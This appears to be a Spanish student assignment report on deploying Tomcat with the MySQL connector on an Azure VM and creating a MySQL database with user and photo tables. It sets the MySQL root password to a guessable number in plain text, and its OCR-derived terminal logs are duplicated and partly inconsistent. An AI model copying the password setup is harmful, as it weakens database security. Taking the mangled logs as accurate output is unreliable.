inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SecureSessionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SessionFailoverTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SessionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableDeleteTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableInsertTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableSelectTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableUpdateTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TransactionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/package-info.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/InternalXBaseTestCase.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/MysqlSessionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolAsyncTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolAuthTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/package-info.java
azureuser@T2-2023630402:~ % ls mysql-connector-j-8.0.33
CHANGES INFO_BIN LICENSE README build.xml mysql-connector-j-8.0.33.jar src
azureuser@T2-2023630402:~ % cp mysql-connector-j-8.0.33/mysql-connector-j-8.0.33.jar "$CATALINA_HOME/lib/"
azureuser@T2-2023630402:~ % rm -rf mysql-connector-j-8.0.33*
azureuser@T2-2023630402:~ % ls $CATALINA_HOME/lib | grep mysql
mysql-connector-j-8.0.33.jar
azureuser@T2-2023630402:~ % export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99
azureuser@T2-2023630402:~ % export JAVA_HOME=/usr
azureuser@T2-2023630402:~ |
```

Inicio del servicio Tomcat

A continuación se muestra que el servicio se inicio correctamente, y se hace la verificación correspondiente:

```
azuser@T2-2023630402:~ % cp mysql-connector-j-8.0.33/mysql-connector-j-8.0.33.jar "$CATALINA_HOME/lib/"
azuser@T2-2023630402:~ % rm -rf mysql-connector-j-8.0.33*
azuser@T2-2023630402:~ % ls $CATALINA_HOME/lib | grep mysql
mysql-connector-j-8.0.33.jar
azuser@T2-2023630402:~ % export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99
azuser@T2-2023630402:~ % export JAVA_HOME=/usr
azuser@T2-2023630402:~ % sh $CATALINA_HOME/bin/catalina.sh start
Using CATALINA_BASE: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using CATALINA_HOME: /usr
Using CLASSPATH: /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.
azuser@T2-2023630402:~ % tail -n 30 $CATALINA_HOME/logs/catalina.out
05-Oct-2025 18:21:08.105 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version name: Apache
05-Oct-2025 18:21:08.105 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version: 8.5.99
05-Oct-2025 18:21:08.105 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Feb 14
2024 22:52:13 UTC
05-Oct-2025 18:21:08.111 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version number: 8.5.99
.
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name: Linux
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version: 6.14.0
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture: amd64
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home: /usr/l
ib/jvm/java-8-openjdk-amd64/jre
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version: 1.8.0_462-Bit
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor: Privat
e Build
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE: /home/
azuser@apache-tomcat-8.5.99
05-Oct-2025 18:21:08.112 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /home/
```

Azure user@T2-2023630402:~\$

```
05-Oct-2025 18:21:08.113 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent The Apache Tomcat Native library which allows using OpenSSL was not found on the java.library.path: [/usr/java/packages/lib/amd64:/usr/lib/x86_64-linux-gnu/jni:/lib/x86_64-linux-gnu:/usr/lib/x86_64-linux-gnu/jni:/lib:/usr/lib]
05-Oct-2025 18:21:08.307 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["http-nio-8080"]
05-Oct-2025 18:21:08.349 INFO [main] org.apache.catalina.startup.Catalina.load Initialization processed in 1106 ms
05-Oct-2025 18:21:08.411 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service [Catalina]
05-Oct-2025 18:21:08.413 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet engine: [Apache Tomcat/8.5.99]
05-Oct-2025 18:21:08.428 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deploying web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT]
05-Oct-2025 18:21:08.876 INFO [localhost-startStop-1] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.
05-Oct-2025 18:21:09.950 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT] has finished in [1,521] ms
05-Oct-2025 18:21:09.954 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-8080"]
05-Oct-2025 18:21:09.974 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1627 ms
azureuser@T2-2023630402:~$ ps aux | grep tomcat | grep -v grep
azureuser+ 3547 13.3 9.9 2115648 86472 pts/0 Sl 18:21 0:02 /usr/bin/java -Djava.util.logging.config.file=/home/azureuser/apache-tomcat-8.5.99/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs=-classpath /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar -Dcatalina.base=/home/azureuser/apache-tomcat-8.5.99 -Dcatalina.home=/home/azureuser/apache-tomcat-8.5.99 -Djava.io.tmpdir=/home/azureuser/apache-tomcat-8.5.99/temp org.apache.catalina.startup.Bootstrap start
azureuser@T2-2023630402:~$ curl -I http://localhost:8080/
HTTP/1.1 404
Content-Type: text/html; charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 05 Oct 2025 18:21:59 GMT
azureuser@T2-2023630402:~$
```

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Verificación del acceso en el puerto 8080


A continuación, se hace la verificación del acceso desde el puerto 8080 (se espera un 404 debido a que anteriormente se vació el webapps/root):

Azure user@T2-2023630402:~\$

```
05-Oct-2025 18:21:08.113 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent The Apache Tomcat Native library which allows using OpenSSL was not found on the java.library.path: [/usr/java/packages/lib/amd64:/usr/lib/x86_64-linux-gnu/jni:/lib/x86_64-linux-gnu:/usr/lib/x86_64-linux-gnu/jni:/lib:/usr/lib]
05-Oct-2025 18:21:08.307 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["http-nio-8080"]
05-Oct-2025 18:21:08.349 INFO [main] org.apache.catalina.startup.Catalina.load Initialization processed in 1106 ms
05-Oct-2025 18:21:08.411 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service [Catalina]
05-Oct-2025 18:21:08.413 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet engine: [Apache Tomcat/8.5.99]
05-Oct-2025 18:21:08.428 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deploying web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT]
05-Oct-2025 18:21:08.876 INFO [localhost-startStop-1] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.
05-Oct-2025 18:21:09.950 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT] has finished in [1,521] ms
05-Oct-2025 18:21:09.954 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-8080"]
05-Oct-2025 18:21:09.974 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1627 ms
azureuser@T2-2023630402:~$ ps aux | grep tomcat | grep -v grep
azureuser+ 3547 13.3 9.9 2115648 86472 pts/0 Sl 18:21 0:02 /usr/bin/java -Djava.util.logging.config.file=/home/azureuser/apache-tomcat-8.5.99/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs=-classpath /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar -Dcatalina.base=/home/azureuser/apache-tomcat-8.5.99 -Dcatalina.home=/home/azureuser/apache-tomcat-8.5.99 -Djava.io.tmpdir=/home/azureuser/apache-tomcat-8.5.99/temp org.apache.catalina.startup.Bootstrap start
azureuser@T2-2023630402:~$ curl -I http://localhost:8080/
HTTP/1.1 404
Content-Type: text/html; charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 05 Oct 2025 18:21:59 GMT
azureuser@T2-2023630402:~$
```

Page 11 of 14 420 words Spanish (Mexico) Text Predictions: On Accessibility: Investigate 12:22 p. m. 05/10/2025


Instalación y configuración de MySQL



Azure user@T2-2023630402:~\$ ps aux | grep tomcat | grep -v grep
azureuser+ 3547 13.3 9.9 2115640 86472 pts/8 Sl 18:21 0:02 /usr/bin/java -Djava.util.logging.config.file=/home/azureuser/apache-tomcat-8.5.99/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs= -classpath /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar -Dcatalina.base=/home/azureuser/apache-tomcat-8.5.99 -Dcatalina.startup.Bootstrap start
azureuser@T2-2023630402:~\$ curl -I http://localhost:8080/
HTTP/1.1 404
Content-Type: text/html; charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 05 Oct 2025 18:21:59 GMT


azureuser@T2-2023630402:~\$ sudo apt update
Hit:1 http://azure.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://azure.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://azure.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit:4 http://azure.archive.ubuntu.com/ubuntu noble-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
azureuser@T2-2023630402:~\$ sudo apt install mysql-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libcgifast-perl libclone-perl libencode-locale-perl libevent-pthreads-2.1-7t64 libfcgi-bin
libfcgi-perl libfcgi0t6 libhtml-parser-perl libhtml-tagset-perl libhttp-date-perl
libhttp-message-perl libio-html-perl liblwp-mediatypes-perl libmecab2 libprotobuf-lite32t64 libtimedate-perl
liburi-perl mecab-ipadic mecab-ipadic-utf8 mecab-utils mysql-client-8.0 mysql-client-core-8.0 mysql-common
mysql-server-8.0 mysql-server-core-8.0
Suggested packages:
Instalación de MySQL Server

(primero se hizo una actualización de los paquetes para evitar errores en las instalaciones de mysql).



Compiling IPA dictionary for Mecab. This takes long time...
reading /usr/share/mecab/dic/ipadic/unk.def ... 40
emitting double-array: 100% [########################################]
/usr/share/mecab/dic/ipadic/model.def is not found. skipped.
reading /usr/share/mecab/dic/ipadic/Conjunction.csv ... 171
reading /usr/share/mecab/dic/ipadic/Postp.csv ... 146
reading /usr/share/mecab/dic/ipadic/Noun.number.csv ... 42
reading /usr/share/mecab/dic/ipadic/Adverb.csv ... 3032
reading /usr/share/mecab/dic/ipadic/Noun.nai.csv ... 42
reading /usr/share/mecab/dic/ipadic/Adnominal.csv ... 135
reading /usr/share/mecab/dic/ipadic/Verb.csv ... 130750
reading /usr/share/mecab/dic/ipadic/Others.csv ... 2
reading /usr/share/mecab/dic/ipadic/Filler.csv ... 19
reading /usr/share/mecab/dic/ipadic/Noun.org.csv ... 16668
reading /usr/share/mecab/dic/ipadic/Noun.adj.csv ... 3328
reading /usr/share/mecab/dic/ipadic/Noun.others.csv ... 151
reading /usr/share/mecab/dic/ipadic/Postp-col.csv ... 91
reading /usr/share/mecab/dic/ipadic/Noun.demonst.csv ... 129
reading /usr/share/mecab/dic/ipadic/Auxil.csv ... 199
reading /usr/share/mecab/dic/ipadic/Noun.name.csv ... 34202
reading /usr/share/mecab/dic/ipadic/Symbol.csv ... 288
reading /usr/share/mecab/dic/ipadic/Noun.verbal.csv ... 12146
reading /usr/share/mecab/dic/ipadic/Noun.adverbial.csv ... 795
reading /usr/share/mecab/dic/ipadic/Noun.csv ... 60477
reading /usr/share/mecab/dic/ipadic/Suffix.csv ... 1393
reading /usr/share/mecab/dic/ipadic/Prefix.csv ... 221
reading /usr/share/mecab/dic/ipadic/Adj.csv ... 27210
reading /usr/share/mecab/dic/ipadic/Noun.proper.csv ... 27328
reading /usr/share/mecab/dic/ipadic/Noun.place.csv ... 72999
reading /usr/share/mecab/dic/ipadic/Interjection.csv ... 252
emitting double-array: 100% [########################################]
client_loop: send disconnect: Connection reset
C:\Users\Landes>
Progress: [86%] [########################################.....]

NOTA: durante este paso surgió un problema relacionado con azure y se tuvo que hacer un reset de la vm:




Y después se actualizo la password

Configuración de la contraseña para el usuario root

```
ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY
'2023630402';
```

```
FLUSH PRIVILEGES;
```

```
quit;
```



A screenshot of a Microsoft Word document titled "tarea2.docx". The document contains a code block representing a MySQL session. The session starts with dropping a database, followed by removing privileges, reloading privilege tables, and connecting to the MySQL monitor. It then performs an ALTER USER command to change the password for the root user and flushes privileges. The session ends with a quit command.

```
Remove test database and access to it? (Press y|Y for Yes, any other key for No) : y
  - Dropping test database...
Success.

  - Removing privileges on test database...
Success.

Reloading the privilege tables will ensure that all changes
made so far will take effect immediately.

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : y
Success.

All done!
azureuser@T2-2023630402:~$ sudo mysql
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.43-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY '2023630402'; FLUSH PRIVILEGES; quit;
Query OK, 0 rows affected (0.02 sec)

Query OK, 0 rows affected (0.02 sec)

Bye
azureuser@T2-2023630402:~$
```

Luego se crearan las siguientes tablas con el usuario creado Hugo:

Creacion de tablas con usuario

```
create database servicio_web;
```

```
use servicio_web;
```


```
create table usuarios (
    id_usuario integer auto_increment primary key,
    email varchar(100) not null,
    nombre varchar(100) not null,
    apellido_paterno varchar(100) not null,
    apellido_materno varchar(100),
    fecha_nacimiento datetime not null,
    telefono bigint,
    genero char(1)
);
```

```
create table fotos_usuarios (
    id_foto integer auto_increment primary key,
    foto longblob,
    id_usuario integer not null
);
```

```
alter table fotos_usuarios add foreign key (id_usuario) references
usuarios(id_usuario);
```

```
create unique index usuarios_1 on usuarios(email);
```

```
quit;
```



The screenshot shows a Microsoft Word document window with a dark theme. The title bar reads "azureuser@T2-2023630402:~\$ mysql -u hugo -p". The main content area contains the following MySQL session:

```
mysql> grant all on servicio_web.* to hugo@localhost;
Query OK, 0 rows affected (0.02 sec)

mysql> quit;
Bye
azureuser@T2-2023630402:~$ mysql -u hugo -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.43-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database servicio_web; use servicio_web; create table usuarios (id_usuario integer auto_increment primary
key, email varchar(100) not null, nombre varchar(100) not null, apellido_paterno varchar(100) not null, apellido_materno
varchar(100), fecha_nacimiento datetime not null, telefono bigint, genero char(1)); create table fotos_usuarios (id_fot
o integer auto_increment primary key, foto longblob, id_usuario integer not null); alter table fotos_usuarios add foreig
n key (id_usuario) references usuarios(id_usuario); create unique index usuarios_1 on usuarios(email); quit;
Query OK, 1 row affected (0.03 sec)

Database changed
Query OK, 0 rows affected (0.12 sec)

Query OK, 0 rows affected (0.15 sec)

